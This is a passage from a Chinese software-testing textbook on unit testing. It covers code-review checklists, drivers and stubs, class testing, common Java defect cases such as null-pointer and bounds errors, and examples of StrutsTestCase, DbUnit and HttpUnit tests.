(4) 逻辑表达式的操作数是逻辑值吗? 例如,是否包含整数值的整型变量用于逻辑计算中?

7. 入口和出口的连接

(1) 初始入口和最终出口是否正确?
(2) 对另一个模块的每一次调用是否恰当? 例如,全部所需的参数是否传送给每一个被调用的模块? 被传送的参数值是否被正确地设置? 对关键的被调用模块的意外情况(如丢失,混乱)是否处理。
(3) 每个模块的代码是否只有一个入口和一个出口?

8. 存储器的使用

(1) 每个域,在其第一次被使用前是否正确初始化?
(2) 规定的域正确否?
(3) 每个域是否有正确的变量类型声明?

9. 控制流程错误

(1) 如果程序包含 begin-end 和 do-while 等语句组,end 是否对应?
(2) 程序、模块、子程序和循环能否终止? 如果不能,可以接受吗?
(3) 可能存在永远不停的循环吗?
(4) 存在循环从不执行吗? 如果是这样,可以接受吗?
(5) 如果程序包含像 switch-case 语句这样的多个分支,索引变量能超出可能的分支数目吗? 如果超出,该情况能正确处理吗?
(6) 是否存在"丢掉一个"错误,导致意外进入循环?
(7) 代码执行路径是否已全部覆盖? 是否能保证每条源代码语句至少执行一次?

10. 子程序参数错误

(1) 子程序接收的参数类型和大小与调用代码发送的匹配吗? 次序正确吗?
(2) 如果子程序有多个入口点,引用的参数是否与当前入口点没有关联?
(3) 常量是否当作形式参数传递,意外在子程序中被改动?

(4) 子程序是否更改了仅作为输入值的参数?
(5) 每一个参数的单位是否与相应的形参匹配?
(6) 如果存在全局变量,在所有引用子程序中是否有相似的定义和属性?

11. 输入输出错误

(1) 软件是否严格遵守外部设备读写数据的专用格式?
(2) 文件或者外设不存在或者未准备好的错误情况有处理吗?
(3) 软件是否处理外部设备未连接、不可用或者读写过程中存储空间占满等情况?
(4) 软件以预期方式处理预计的错误吗?
(5) 检查错误提示信息的准确性、正确性、语法和拼写了吗?

12. 逻辑和性能

(1) 全部设计已实现否?
(2) 逻辑被最佳地编码否?
(3) 提供正式的错误/例外子程序否?
(4) 每一个循环执行正确的次数否?

13. 维护性和可靠性

(1) 清单格式适于高可读性否?
(2) 标号和子程序符合代码的逻辑意义否?
(3) 对从外部接口采集的数据有确认否?
(4) 遵循可靠性编程要求否?
(5) 是否存在内存泄漏的问题?

5.3 动态测试

单元测试除了测试其功能性之外,还需确保代码在结构上可靠、健全并且能够有良好的响应,仅进行静态测试是不够的,必须要运行单元,进行动态测试,需要设计更充分的测试用例以验证业务逻辑合理性和单元的实际表现行为。

5.3.1 驱动程序和桩程序

运行被测试单元,为了隔离单元,根据被测试单元的接口,开发相应的驱动程序(Driver)和桩程序(Stub),如图 5-1 所示。

(1) 驱动程序(Driver),也称驱动模块,用以模拟被测模块的上级模块,能够调用被测模块。在测试过程中,驱动模块接收测试数据,调用被测模块并把相关的数据传送给被测模块。

(2) 桩程序(Stub),也称桩模块,用以模拟被测模块工作过程中所调用的下层模块。桩模块由被测模块调用,它们一般只进行很少的数据处理,例如打印入口和返回,以便于检验被测模块与其下级模块的接口。




图 5-1 单元测试中驱动程序和桩程序

通过驱动程序和桩程序就可以隔离被测单元，而又能使测试继续下去。驱动程序作为入口，可以设置不同的数据参数，来完成各种测试用例。

【示例：具有驱动程序和桩程序作用的小程序】

公司正在进行一项大型的网络服务系统的开发，项目组承担的是服务器端的软件开发。其中有个项目负责多台数据库服务器的数据复制。服务系统是实时的，对数据复制的性能要求当然很高。当开发人员完成了数据传输模块时(还未编制和数据库相关的模块)，就主动要求我们对其性能进行单元测试。

进行这样的性能测试，不需要详细了解该单元的结构，但首先要掌握设计文档中相关的性能指标和运行的网络环境及服务器环境等指标，以便搭建相应的测试环境。

其次，要求开发人员提供相应的程序接口，测试人员根据接口定义来设计驱动程序和桩程序用来运行并测试该单元程序。为此，编写了一个功能简单的小程序，既作为驱动程序也是桩程序。该驱动程序在服务器端运行模拟数据库提供和接收需复制的数据，它能够随机产生可设置大小的数据包，按设置好的单位时间发包数量进行数据包的发送，同时它也是接收端，能对接收到的数据包的数量和大小进行简单的统计，以便实现简单的验证，如图 5-2 所示。




图 5-2　具有桩模块作用的驱动程序

接着就要设计测试用例并实施测试。设计测试用例时：

(1) 根据指标考虑数据包的大小和频率，如大包低频或小包高频；

(2) 考虑两个驱动程序的数据对发；

(3) 从两个驱动程序变为多个驱动程序的数据对发；

(4) 从同一网段变为多个网段，验证代理服务器或网关造成的影响。

发现问题后，要先排除网络等环境因素，再报告开发人员进行调试。

这样会确保该单元将不会是该项目的性能瓶颈，也避免了后续开发的盲目性。很多参考书中误导人们认为单元测试采用的是白盒测试技术，由开发人员完成。这很片面，在有些情况下是完全不对的。从另一方面来说，该案例的测试工作也可由开发者完成，但在开发的初期，测试人员并没有大的测试压力，而开发者面临着大量代码编写压力，浪费开发者的时间直接影响项目的进度，何况开发者与测试者的心理状态的不同，还可能直接影响测试结果的可靠性。

5.3.2　类测试

面向对象的单元测试通常是对一个基类或其子类进行测试，因为类是面向对象软件的基本单位。对于类的单元测试可以看作是对类的成员函数进行测试。一般不会对类的每个成员及方法进行测试，例如，一般不会针对成员变量的定义进行单元测试，一般也不需要对 get/set 方法进行单独测试，但对于核心或重要的方法需要进行全面的单元测试。对单个方法的测试类似于对传统软件的单个函数的测试，第 3 章所介绍的测试方法(如基于输入域的、基于逻辑覆盖的等测试方法)都可以应用在这里。例如，可以根据前置条件的输入条件(包括常见值和

边界值)来设计单元测试用例,来检验输出结果的正确性,以及后置条件是否得到满足。

类测试,要验证类的实现是否和该类的说明完全一致。如果类的实现正确,那么类的每一个实例的行为也应该是正确的。下面通过一个具体的 Tester 类来说明类的测试。在具体的 Tester 类中,为每一个测试用例定义了一个方法,被称为测试用例方法。测试用例方法的任务是为某个用例构建输入状态,生成事件序列并检查输出状态来执行测试用例。例如,通过将一个输出和作为参数传递的对象实例化,然后生成测试用例指定的事件。这些方法还为测试计划提供了可跟踪性——每一个测试用例或每一组紧密联系的测试用例都有一个方法。图 5-3 显示了一个满足了这些需求的 Tester 类的模型。




图 5-3　Tester 类需求的一个类模型

由于继承与多态的使用,对于类的测试通常不能限定在子类中定义的成员变量和成员方法上,还需要考虑父类对子类的影响。

一般而言,子类对父类中的多态方法的覆盖应该保持父类对该方法的定义说明。多态服务测试就是为了测试子类中多态方法的实现是否保持了父类对该方法的要求。假设已存在父类的一个测试用例集,在对子类测试时,可以选取其中涉及相关多态方法的测试用例,并把子类的实例当作父类的实例来执行这些测试用例。

某个方法在主类中已有定义,但由于某种要求,需要重载父类中的方法,子类中这个重载的方法已做了定义。后来,由于要加入一个新功能,中间也要用到此方法,但新功能的开发人员发现父类中已有此方法,可能对子类中的重载方法为什么会使用的情景不了解或根本不知道,容易导致出错。

类似地,多态地引入同一个方法名,因为接口参数的不同,中间的操作结果与最终的返回结果也就不同。如果选择错了同名方法,那么无疑实际结果与最终要求是不一致的。这就要求代码中要有足够的、清晰的注释,特别是供大家调用的公用方法,建议对于各参数的要求、返回的结果、需不需要生成新的 Cookie 或 Session 等进行严格定义,并在方法有修改时,注释也应做相应的修改,这样可以大大减少错误出现的概率。

在最复杂的情况下，对于子类的测试可能只能采用展平测试的策略。所谓展平测试是指将子类自身定义的成员方法与成员变量以及从父类继承来的成员方法与成员变量全部放在一起组成一个新类(如果成员方法间存在覆盖关系，还需要确定哪些成员方法是子类真正拥有的)，并对其进行测试。需要指出的是：展平后的类可能很大，测试的代价也较高，此时要尽可能地减少不必要的代价。

5.4 代码评审案例分析

在代码评审中能够发现比较多的问题，有些问题是常见的，有些问题是偶尔出现的，可以从中学习，整理成检查表，帮助我们未来更好地做好代码评审。下面通过一些常见的问题，来建立代码评审的强烈意识和培养良好的基本能力。

5.4.1 空指针保护

空指针保护(Null Pointer Exception)的错误，应该说是 Java 程序中最常见的一类错误，通过合理的编码规则以及开发者对此类问题的理解程度、测试人员的 Case 覆盖率来避免此类错误。

1. 测试场景

某站点通过用户输入的用户名与密码来判断出现什么页面，是管理员页面还是站点普通用户页面，还是匿名访问的用户页面。不同的人访问页面的权限与页面上的元素都是不同的。管理员有管理普通用户的功能，以及站点的其他管理类操作；站点普通用户可以进行站点的普通操作，比如某些文档程序只有注册登录的合法用户才能下载；匿名用户一般只能访问一些公共的资源，此权限一般是站点最小的。程序代码如下：

```
21  /**
22   * 通过用户UI界面输入的用户名，传递到Action层，进行用户角色识别操作
23   *
24   * @param request HttpServletRequest
25   *
26   * @return String 用户角色,像管理员/普通用户/...
27   */
28  public String getUserRole(HttpServletRequest request) {
29      String userRole = "";
30      String userName = request.getParameter("userName");
31      if (userName.equals("schadmin")) {
32          //这是系统初始化时默认的管理员账号，如果是,则做以下的验证操作......
33      }
34      //非系统初始化的账号,做以下验证操作......
35      return userRole;
36  }
```

2. 分析

程序第 31 行，在特定的 Case 下，有可能会出 NullPoint(空指针)错。比如匿名用户访问页面时，可能就没有输入用户名。这类问题看起来很简单，如果程序开发人员平时不注意，则可能会导致某些情况下页面无法正常工作。

3. 解决方案

按正确的规则来写用常量.equals(变量)，这样就可以省去以后的很多麻烦，同时保证了函数的健壮性，也减轻了因为代码自身的错误给测试人员带来的工作量。正确的代码如下：

```
public String getUserRole(HttpServletRequest request) {
    String userRole = "";
    String userName = request.getParameter("userName");
    if ("schadmin".equals(userName)) {
        //这是系统初始化时默认的管理员账号，如果是，则做以下的验证操作......
    }
    //非系统初始化的账号，做以下验证操作......
    return userRole;
}
```

4. 要求

开发人员在写代码时要遵循规则去做，同时经常审查所做的代码，修改不符合规则的代码。测试人员也要积累相关的经验，比如在页面输入的地方不输入内容，检查是否有合理的保护；想想有没有其他的 Case 能绕过输入的页面而访问其后继的页面；在做 API 测试时，相应的参数值被置空，检查是否出错等。

5.4.2 格式化数字错误

数据类型转换错误(Number Format Exception)也是平时测试过程中常见的问题，Java 自身具有的 Integer. parseInt(..)；Long. parseLong(…)方法在数据类型转换时没有对传入参数的合法性进行判断。如果在代码中没有对传入参数做合法性检查就直接调用 Java 中的方法时在某些 Case 下就会抛错，致使程序或页面无法正常进行。

1. 测试场景

用户注册时要输入年龄字段，用户输入的参数传入到 Action 层，通过 request. getParameter(…)获得参数值时，返回的是字符型。而数据库中该字段为数值型，所以需要做相应的数据类型转换。程序代码如下：

```
40  /**
41   * 通过用户输入的年龄，转换为数值型
42   *
43   * @param request HttpServletRequest
44   *
45   * @return Integer 用户年龄
46   */
47  public int getUserAge(HttpServletRequest request) {
48      int age = 0;
49      String userAge = request.getParameter("userAge");
50      if (userAge != null) {
51          age = Integer.parseInt(userAge);
52      }
53      return age;
54  }
```

2. 分析

程序第 51 行，虽然在 50 行已考虑到了 NullPoint 的保护，但对于传过来的不是数字的参数没有做必要的保护。

3. 解决方案

因为一个项目中进行数据类型转换的地方应该很多，所以建议写一个 Util 工具类，实现一些常用的数据转换的方法，以供调用。建议代码如下：

```
/**
 * 对传入的字符型转换为整型值
 *
 * @param intStr String
 * @return Integer
 */
public static int getIntValue(String intStr) {
    int pareseInt = 0;
    if (isNumeric(intStr)) { //isNumeric是判断传入的变量值是否为数值类型
        pareseInt = Integer.parseInt(intStr);
    }
    return pareseInt;
}
```

4. 要求

开发人员在写代码时遇到数值转换时，使用公共的安全方法(做过保护的)，同时要经常复审代码，修改不符合规则的代码。测试时，要关注类似的问题，例如，在应输入数字的地方输入非数字内容、边界值、特殊符号等，验证是否有异常保护。

5.4.3 字符串或数组越界错误

字符串或数组越界错误(Out of Bounds Exception)也是常见的问题之一。

1. 测试场景

按程序约定电话号码由如下 4 部分组成：国家编码，区位号码，电话号码，分机号，中间用逗号分隔，进行传输操作与数据库存取。假设系统想取出电话号码值或分机号值，类似这样的操作经常因保护不够而出现越界错误。程序代码如下：

```
10  /**
11   * 假设电话号码字串设计的标准格式为:国家编码,区位号码,电话号码,分机号
12   * 举例如86,0551,2313222,8093
13   *
14   * @param strPhoneNumber String
15   *
16   * @return String 电话号码(如:例子中的2313222)
17   */
18  public static String getPhoneNumber(String strPhoneNumber) {
19      if ((strPhoneNumber == null) || "".equals(strPhoneNumber)) {
20          return "";
21      }
22      String[] arrPhone = strPhoneNumber.split(",");
23      return arrPhone[2];
24  }
```

2. 分析

程序第 23 行，虽然从表面上看没有问题，但如果取出(传过)来的数据，本来就没有电话号码或没有分机号，则会出现字符串或数组越界错误。

3. 解决方案

需要做好字符串或数组越界错误保护，才能供调用。建议代码如下：

```
public static String getPhoneNumber(String strPhoneNumber) {
    if ((strPhoneNumber == null) || "".equals(strPhoneNumber)) {
        return "";
    }
    String[] arrPhone = strPhoneNumber.split(",");
    if (arrPhone.length > 2) {
        return arrPhone[2];
    }
    return "";
}
```

4. 要求

在遇到截取字符串或取数组指定下标值前一定要进行异常保护。另外，Java 的数组下标是从 0 开始的。在测试时，如果有分机号，但保留其为空白，因为现实中就有电话号码不设分机号的；其他内容也可置为空白，测试程序的健壮性。类似这样的测试案例有许多，值得关注。

5.4.4 资源不合理使用

1. 测试场景

经常有上传/下载文件的功能、向文件中写入内容、将文件中的内容读出等功能，如果在操

作结束时忘记关闭流文件,则当频繁使用时,会导致 Web Server 的性能下降,甚至导致 Server 崩溃。程序代码如下:

```
public static void writeStringFile(File file, String writeContent,
        String encoding) throws FileOperatorException {
        FileOutputStream fos = null;
        try {
            if (!file.exists()) {
                file.createNewFile();
            }
            fos = new FileOutputStream(file);
            fos.write(writeContent.getBytes(encoding));
        } catch (Exception ex) {
            throw new FileOperatorException (ex);
        } finally{ //如果没有 finally 下面的段
            if (fos != null) {
                try {
                    fos.close();
                } catch (IOException ioe) {
                    throw new FileOperatorException(ioe);
                }
            }
        }
    }
}
```

2. 分析

这段代码在 finally 中最后做了关闭流操作,这是正确的并且安全的写法。如果没有 finally 这段代码,或是把 finally 中的关闭流方法,写到了 try 中或 catch 中,那都是很危险的,迟早会出问题。Java 中的 try-catch-finally 结构,可以这样理解:

(1) try 块中的内容是在无异常发生时执行到结束。

(2) 在 try 块中内容发生 catch 所声明的异常时,跳转到 catch 块执行。

(3) 无论是否发生异常,都会执行 finally 块的内容。

所以,在代码逻辑中,如果存在"无论发生什么都必须执行的代码",则应放在 finally 块中。最常见的就是把关闭连接、释放资源等类似的代码放在 finally 块中。

3. 要求

上述错误在测试中往往不容易发现,可能要等到服务器运行了一段时间以后,服务器在某个峰值上崩溃了才知道,而想复现它又很难。测试人员可以通过阅读源代码找出此类错误,或通过集成测试、压力测试来发现类似的问题。另外,让服务器运行一段时间后,通过查看错误日志(Error Log)也比较容易发现其中的问题。

5.4.5 不当使用 synchronized 导致系统性能下降

1. 测试场景

某网站专门组织各类活动,如演讲比赛、足球赛、舞会等,需要给所有用户发送 E-mail。程序代码如下:

```
public synchronized static void sendMail(String templateName,
```

```
    Map replaceMap,Event event,String sender,String replyTo,
    Locale curlocale) {
    //组织每封信的需替换的内容
    replaceMap.put("EventName",event.getEventName());
    replaceMap.put("EventDesc",event.getEventDescription());
    replaceMap.put("StartTime",
        TimeUtil.formatDateAndTime(event.getStartTime(),curlocale));
    replaceMap.put("EndTime",
        TimeUtil.formatDateAndTime(event.getEndTime(),curlocale));
    replaceMap.put("EventHost",event.getHost());
    …

    //信的模板,收件人,发件人,收件人的语言等准备
    MailTBO mailTBO = new MailTBO();
    mailTBO.setTemplateName(templateName);
    mailTBO.setSender(sender);
    mailTBO.setReplyTo(replyTo);
    mailTBO.setLocale(curlocale);
    mailTBO.setReplaceMap(replaceMap);
    …

    //最后将准备好的内容发送出去
    MailBizFactory bizFactory = MailBizFactory.getInstance();
    EmailManager emailManager = (EmailManager) bizFactory.getManager(EmailManager.class);
    emailManager.sendMail(mailTBO);
}
```

2. 分析

这里发邮件时用了 synchronized 方法。如果邀请 5～10 人时,一般不会有性能问题,但如果邀请超过 100 人,可能页面就长时间不动或导致系统性能严重下降,甚至 Web 服务器崩溃。如果像这样大的方法声明为 synchronized,将会严重影响系统的效率。典型地,若将线程类的方法 run()声明为 synchronized,由于在线程的整个生命期内它一直在运行,容易导致它对本类任何 synchronized 方法的调用都永远不会成功。

5.5 分层单元测试

目前应用程序都是分层构造的,如数据访问层、业务逻辑层、表示层等,那么在单元测试时也要分层进行。下面分别讨论如何对 Action 层、BIZ 业务逻辑层、Servlet 层等不同层次进行测试,从而可以完成对核心功能、数据库存取、页面跳转等功能的验证。

5.5.1 Action 层的单元测试

Action 层主要用于接收页面传来的参数,然后调用业务逻辑层的封装方法,最后负责跳转到相应的页面。所以对 Action 层的测试主要是对跳转的验证,也就是在相同的情况下,能不能跳到指定的页面。

当对依赖于其他外部系统(如数据库或 EJB 等)的代码进行单元测试,这是一件很困难的工作。在这种情况下,能有效地隔离测试对象和外部依赖,以便管理测试对象的状态和行为。

使用 Mock 对象，是隔离外部依赖的一个有效方法。

1. 什么是 Mock

简单地说 Mock 就是模型，模拟测试时所需的对象及测试数据。比如，Struts 中的 action 类的运行必须依靠服务器的支持，只有服务器可以提供 HttpServletRequest 对象。如果不启动服务器，那么就无法对 action 类进行单元测试。即使当业务逻辑被限定在业务层，Struts action 通常还会包含重要的数据验证、数据转换和数据流控制代码。依靠启动服务器运行程序来测试 action 过于麻烦。如果让 action 脱离容器，那么测试就变得极为简单。脱离了容器，request 与 response 对象如何获得？这时可以使用 Mork 来模拟 request 与 response 对象。

2. StrutsTestCase

StrutsTestCase 是 Junit TestCase 类的扩展，提供基于 Struts 框架的代码测试。可以通过设置请求参数，检查在 Action 被调用后的输出请求或 Session 状态这种方式完成 Struts Action 的测试。StrutsTestCase 提供了用框架模拟 Web 容器的模拟测试方法，也提供了真实的 Web 容器(如 Tomcat)下的测试方法。所有的 StrutsTestCase 单元测试类都源于模拟测试 MockStrutsTestCase 或容器内测试的 CactusStrutsTestCase。StrutsTestCase 不仅可以测试 Action 对象的实现，而且可以测试 mapping、frombeans 以及 forwards 声明。

(1) MockStrutsTestCase：是对 JUnit TestCase 基类的扩展，从而实现对 Struts Action 对象的模拟测试。它借助 Mock 对象方法来模拟 Servlet 容器，为 ActionForm 子类提供相应方法设置请求路径、请求参数并能够验证 ActionForward 正确性和 ActionError 信息。

(2) CactusStrutsTestCase：是对 Cactus ServletTestCase 基类的扩展，从而实现对 Struts Action 对象的模拟测试。而 cactus 是在容器内 Servlet、EJB 等组件的、面向服务器端的测试框架(见 http://jakarta.apache.org/cactus)。

3. 更多 StrutsTestCase 资源与参考

(1) 通过 http://sourceforge.net/project/showfiles.php? group_id=39190 来下载它的最新版本。

(2) JavaDoc：http://strutstestcase.sourceforge.net/api/index.html。

(3) 常见问题：http://strutstestcase.sourceforge.net/faq.htm。

4. 用 MockStrutsTestCase 测试举例

模拟用户登录的例子，使用 MockStrutsTestCase 测试，因为它需要更少的启动和更快的运行。

```
public class LoginAction extends Action {
    public ActionForward perform(ActionMapping mapping,
                                 ActionForm form,
                                 HttpServletRequest request,
                                 HttpServletResponse response) {
    String username = ((LoginForm) form).getUsername();
    String password = ((LoginForm) form).getPassword();
    ActionErrors errors = new ActionErrors();
    //如果用户名密码不是 SchAdmin/BJ@2008,则返回 Login 页面,并显示错误的信息
    if ((!"SchAdmin".equals(username)) || (!"BJ@2008".equals(password)))
        errors.add("password",new ActionError("error.password.mismatch"));
```

```
        if (!errors.empty()) {
            saveErrors(request,errors);
            return mapping.findForward("login");
        }
        //用户名与密码正确,保存认证的信息到 Session 中,并跳转到成功页面
        HttpSession session = request.getSession();
        session.setAttribute("authentication",username);
        return mapping.findForward("success");
    }
```

编写成功的测试案例(用户名与密码都正确,测试其跳转):

```
public class TestLoginAction extends MockStrutsTestCase {

public TestLoginAction(String testName) {
    super(testName);
}
public void testSuccessfulLogin() {
    setConfigFile("mymodule","/WEB-INF/struts-config-mymodule.xml");
    setRequestPathInfo("/mymodule","/login.do");
    addRequestParameter("username","SchAdmin");
    addRequestParameter("password","BJ@2008");
    actionPerform();
    verifyForward("success");
    assertEquals("SchAdmin",(String) getSession().getAttribute("authentication"));
    verifyNoActionErrors();
  }
}
```

编写出错的测试案例(用户名正确但密码不正确,测试其跳转与出错信息):

```
public void testFailedLogin() {
    addRequestParameter("username","SchAdmin");
    addRequestParameter("password","111111");
    setRequestPathInfo("/login");
    actionPerform();
    verifyForward("login");
    verifyActionErrors(new String[] {"error.password.mismatch"});
    assertNull((String) getSession().getAttribute("authentication"));
}
```

5.5.2 数据访问层的单元测试

业务逻辑层,一般用于处理比较复杂的逻辑,也用于 DAO 层的数据操作。对于简单的业务逻辑,可以用 JUnit 测试,而对复杂的逻辑,可以用 Mock 对象来模拟测试。如果测试对象依赖于 DAO 的代码,可以采用 mock object 方法。但是,如果测试对象变成了 DAO 本身,又如何进行单元测试呢? 开源的 DbUnit 项目就是为了解决这一问题。

DbUnit(http://dbunit.sourceforge.net/)是为数据库驱动的项目而对 JUnit 的扩展,可以控制测试数据库的状态。在 DAO 单元测试之前,DbUnit 为数据库准备好初始化数据;而在测试结束时,DbUnit 会把数据库状态恢复到测试前的状态。DbUnit 的主要功能为数据库测试提供了稳定及一致的数据。DBUnit 通过预先在 XML 文件设置数据值、使用 SQL 查询

另外的表格为测试提供数据等方式来达到这个目的，而通常只需要使用 XML 文件预置数据的方法即可。

DbUnit 支持多种方式向数据库中插入数据，例如 FlatXmlDataSet、DTDDataSet 等，而最常用的是 FlatXmlDataSet。顾名思义，这种方式就是用 XML 的方式准备数据，DbUnit 载入 XML 文件并完成插入数据库的操作。

首先需要准备一份 XML 的数据文件，格式如下(数据文件 dataset. xml)：

```
1 <?xmlversion = "1.0" encoding = "GB2312"?>
2 < dataset >
3 < TABLE id = "001" name = "mike" />
4 < TABLE id = "002" name = "jack" />
5 </dataset >
```

其中第 2 行，dataset 标签是 XML 的根节点，对应于 DbUnit 中的一个 FlatXmlDataSet 对象。第 3 行表示要插入的一条记录。其中，表名为 TABLE，插入的字段为 id、name，对应的值分别为“001”、“mike”。整个 XML 文件一共插入两条记录。注意：XML 文件中的值必须用双引号，DbUnit 会根据实际的表结构进行类型转换。DbUnit 无法插入空值，只能跳过该字段。

接下来要做的就是载入这份数据文件(载入 XML 文件中的数据)。

```
1 public IDataSet getDataSet(String path) {
2 FlatXmlDataSet dataSet = null;
3 try {
4 dataSet = new FlatXmlDataSet(new FileInputStream(new File (path)));
5 } catch (Exception e) {
6 e.printStackTrace();
7 }
8 return dataSet;
9 }
```

其中：

(1) 第 2 行，声明一个 FlatXmlDataSet 对象用来装载测试数据。

(2) 第 4 行，读取 path 指定的文件来初始化 dataSet 对象。

(3) 第 8 行，返回载有数据的对象。

最后就是连接数据库，对数据库进行读写操作。

【代码示例】

1. 连接数据库代码

```
public DbUnit(String driver,String url,String user,String password) {
    try {
        Class driverClass = Class.forName(driver);
        jdbcConnection = DriverManager.getConnection(url,user,password);
    } catch (Exception e) {
        e.printStackTrace();
    }
}
```

```
2. 添加数据库记录代码
public void insertData(IDataSet dataSet) {
    try {
        //DatabaseOperation.DELETE.execute(connection,dataSet);
        DatabaseOperation.INSERT.execute(connection,dataSet);
    } catch (Exception e) {
        e.printStackTrace();
    }
}
说明:一般添加之前先删除数据库原有的数据,再把 XML 文件里的数据保存进去,达到每次测试数据
都相同的目的。本例中注释的一行删除就是为了这个目的。

3. 删除数据库记录代码
public void deleteData(IDataSet dataSet) {
    try {
        DatabaseOperation.DELETE.execute(connection,dataSet);
    } catch (Exception e) {
        e.printStackTrace();
    }
}

4. 修改数据库代码
public void updateData(IDataSet dataSet) {
    try {
        DatabaseOperation.UPDATE.execute(connection,dataSet);
    } catch (Exception e) {
        e.printStackTrace();
    }
}
```

5.5.3 Servlet 的单元测试

在开发复杂的 Servlets 时,需要对 Servlet 本身的代码块进行测试,就可以选择 HttpUnit (http://httpunit.sourceforge.net/),它提供了一个模拟的 Servlet 容器,让 Servlet 代码不需要发布到 Servlet 容器(如 Tomcat)就可以直接测试。

使用 HttpUnit 测试 Servlet 时,需要创建一个 ServletRunner 的实例,负责模拟 Servlet 容器环境。如果只是测试一个 Servlet,可直接使用 registerServlet 方法注册这个 Servlet。如果需要配置多个 Servlet,可以编写自己的 web.xml,然后在初始化 ServletRunner 的时候将它的位置作为参数传给 ServletRunner 的构造器。

在测试 Servlet 时,应该记得使用 ServletUnitClient 类作为客户端,它继承自 WebClient。要注意的差别是,在使用 ServletUnitClient 时,它会忽略 URL 中的主机地址信息,而是直接指向它的 ServletRunner 实现的模拟环境。

下面通过对 HelloWorld 代码的测试展示 HttpUnit 测试 Servlet 的方法。

```java
import java.io.IOException;
import javax.servlet.http.HttpServlet;
import javax.servlet.http.HttpServletRequest;
import javax.servlet.http.HttpServletResponse;

public class HelloWorld extends HttpServlet {
    public void saveToSession(HttpServletRequest request) {
        request.getSession().setAttribute("testAttribute",
            request.getParameter("testparam"));
    }

    public void doGet(HttpServletRequest request, HttpServletResponse response)
        throws IOException {
        String username = request.getParameter("username");
        response.getWriter().write(username + ":Hello World!");
    }
    public boolean authenticate() {
        return true;
    }
}
```

【HttpUnit 测试代码示例】

```java
import com.meterware.httpunit.GetMethodWebRequest;
import com.meterware.httpunit.WebRequest;
import com.meterware.httpunit.WebResponse;
import com.meterware.servletunit.InvocationContext;
import com.meterware.servletunit.ServletRunner;
import com.meterware.servletunit.ServletUnitClient;
import junit.framework.Assert;
